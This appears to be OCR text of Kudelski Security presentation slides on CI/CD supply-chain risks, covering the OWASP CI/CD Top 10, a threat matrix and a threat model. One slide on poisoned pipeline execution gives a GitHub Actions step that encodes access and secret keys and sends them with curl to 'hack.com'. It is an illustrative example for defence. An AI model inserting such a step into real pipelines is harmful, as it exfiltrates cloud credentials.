Runner
Action

… Command & Control!



… Command & Control!



Supply chain attacks - A growing concern

Build system compromise
18'000 customers impacted

Publication of a
malicious version
containing a backdoor

Supply chain attacks - A growing concern

Build system compromise
18'000 customers impacted

Publication of a
malicious version
containing a backdoor

Compromises of NPM
packages with millions
of weekly downloads

Supply chain attacks - A growing concern

solarwinds

Build system compromise
18'000 customers impacted

Codecov; ENV var exfiltration in thousands of build pipelines


Dependency confusion – Developer workstations and build env. compromise


Publication of a malicious version containing a backdoor

Compromises of NPM packages with millions of weekly downloads

Problems with code collaboration platforms

The GitHub Actions Worm: Compromising GitHub Repositories Through the Actions Dependency Tree





Title	Severity
Attacker can abuse scan execution policies to run pipeline as another user	critical

Attacker can abuse scan execution policies to run pipelines as another user

An issue has been discovered in GitLab EE affecting all versions starting from 13.12 before 16.2.7 and all versions starting from 16.3 before 16.3.4. It was possible for an attacker to run pipelines as an arbitrary user via scheduled security scan policies. This was a bypass of CVE-2023-3932 showing additional impact. This is a critical severity issue (`CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N` , 9.6). It is now mitigated in the latest release and is assigned CVE-2023-5009.

Gitlab CVE-2023-5009

KUDELSKI SECURITY

https://www.paloaltonetworks.com/blog/prisma-cloud/github-actions-worm-dependencies/

Top 10 CI/CD Security Risks

CICD-SEC-1	Insufficient Flow Control Mechanisms
CICD-SEC-2	Inadequate Identity and Access Management
CICD-SEC-3	Dependency Chain Abuse
CICD-SEC-4	Poisoned Pipeline Execution (PPE)
CICD-SEC-5	Insufficient PBAC (Pipeline-Based Access Controls)
CICD-SEC-6	Insufficient Credential Hygiene
CICD-SEC-7	Insecure System Configuration
CICD-SEC-8	Ungoverned Usage of 3rd Party Services
CICD-SEC-9	Improper Artifact Integrity Validation
CICD-SEC-10	Insufficient Logging and Visibility

OWASP

KUDELSKI SECURITY

https://owasp.org/www-project-top-10-ci-cd-security-risks

CI/CD vs Web Top1 ... same same !

CICD-SEC-1: Insufficient Flow Control Mechanisms


Main

Definition

Insufficient flow control mechanisms refer to the ability of an attacker that has obtained permissions to a system within the CI/CD process (SCM, CI, Artifact repository, etc.) to single handedly push malicious code or artifacts down the pipeline, due to a lack in mechanisms that enforce additional approval or review.

A01:2021-Broken Access Control moves up from the fifth position; 94% of applications were tested for some form of broken access control. The 34 Common Weakness Enumerations (CWEs) mapped to Broken Access Control had more occurrences in applications than any other category.

Direct Poisoned Pipeline Execution (D-PPE)




```
name: PIPELINE
on: push
jobs:
 build:
   runs-on: ubuntu-latest
   steps:
     - run: |
         echo "building..."
         echo "testing..."
         echo "deploying..."
```

```
name: PIPELINE
on: push
jobs:
 build:
   runs-on: ubuntu-latest
   steps:
     - env:
         ACCESS_KEY: $
         SECRET_KEY: $

       run: |
         curl -d creds="$(echo $ACCESS_KEY:$SECRET_KEY | base64 | base64)" hack.com
```

MITRE ATT&CK CI/CD non-official matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Lateral Movement	Exfiltration	Impact
Supply Chain Compromise on CI/CD	Modify CI/CD Configuration	Compromise CI/CD Server	Get credential for Deployment(CD) on CI stage	Add Approver using Admin permission	Dumping Env Variables in CI/CD	Exploitation of Remote Services	Exfiltrate data in Production environment	Denial of Services
Valid Account of Git Repository (Personal Token, SSH key, Login password, Browser Cookie)	Inject code to IaC configuration	Implant CI/CD runner images	Privileged Escalation and compromise other CI/CD pipeline	Bypass Review	Access to Cloud Metadata	(Monorepo) Get credential of different folder's context	Clone Git Repositories	
Valid Account of CI/CD Service (Personal Token, Login password, Browser Cookie)	Inject code to source code	Modify CI/CD Configuration		Access to Secret Manager from CI/CD kicked by different repository	Read credentials file	Privileged Escalation and compromise other CI/CD pipeline		
Valid Admin account of Server hosting Git Repository	Supply Chain Compromise on CI/CD	Inject code to IaC configuration		Modify Caches of CI/CD	Get credential from CI/CD Admin Console			
	Inject bad dependency	Inject code to source code		Implant CI/CD runner images				
	SSH to CI/CD pipelines	Inject bad dependency						
	Modify the configuration of Production environment							
	Deploy modified applications or server images to production environment							

KUDELSKI SECURITY

Source: https://github.com/rung/threat-matrix-cicd


Direct Poisoned Pipeline Execution mapping

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Lateral Movement	Exfiltration	Impact
Supply Chain Compromise on CI/CD	Modify CI/CD Configuration	Compromise CI/CD Server	Get credential for Deployment(CD) on CI stage	Add Approver using Admin permission	Dumping Env Variables in CI/CD	Exploitation of Remote Services	Exfiltrate data in Production environment	Denial of Services
Valid Account of Git Repository (Personal Token, SSH key, Login password, Browser Cookie)	Inject code to IaC configuration	Implant CI/CD runner images	Privileged Escalation and compromise other CI/CD pipeline	Bypass Review	Access to Cloud Metadata	(Monorepo) Get credential of different folder's context	Clone Git Repositories	
Valid Account of CI/CD Service (Personal Token, Login password, Browser Cookie)	Inject code to source code	Modify CI/CD Configuration		Access to Secret Manager from CI/CD kicked by different repository	Read credentials file	Privileged Escalation and compromise other CI/CD pipeline		
Valid Admin account of Server hosting Git Repository	Supply Chain Compromise on CI/CD	Inject code to IaC configuration		Modify Caches of CI/CD	Get credential from CI/CD Admin Console			
	Inject bad dependency	Inject code to source code		Implant CI/CD runner images				
	SSH to CI/CD pipelines	Inject bad dependency						
	Modify the configuration of Production environment							
	Deploy modified applications or server images to production environment							




KUDELSKI SECURITY

Our Threat Model



Our Threat Model



Risks				
ID	**Description**	**Impact**	**Likelihood**	**Risk**
TA01	Compromised Identity on the code collaboration platform	Major	Rare	Critical
TA02	Runner Hijacking	Major	Unlikely	High
TA03	Compromised Docker image	Major	Unlikely	High
TA04	Pipeline configuration poisoning	Major	Unlikely	High
TA05	Unknown vulnerability in code collaboration platform	Major	Likely	Critical

KUDELSKI SECURITY

Controls to implement

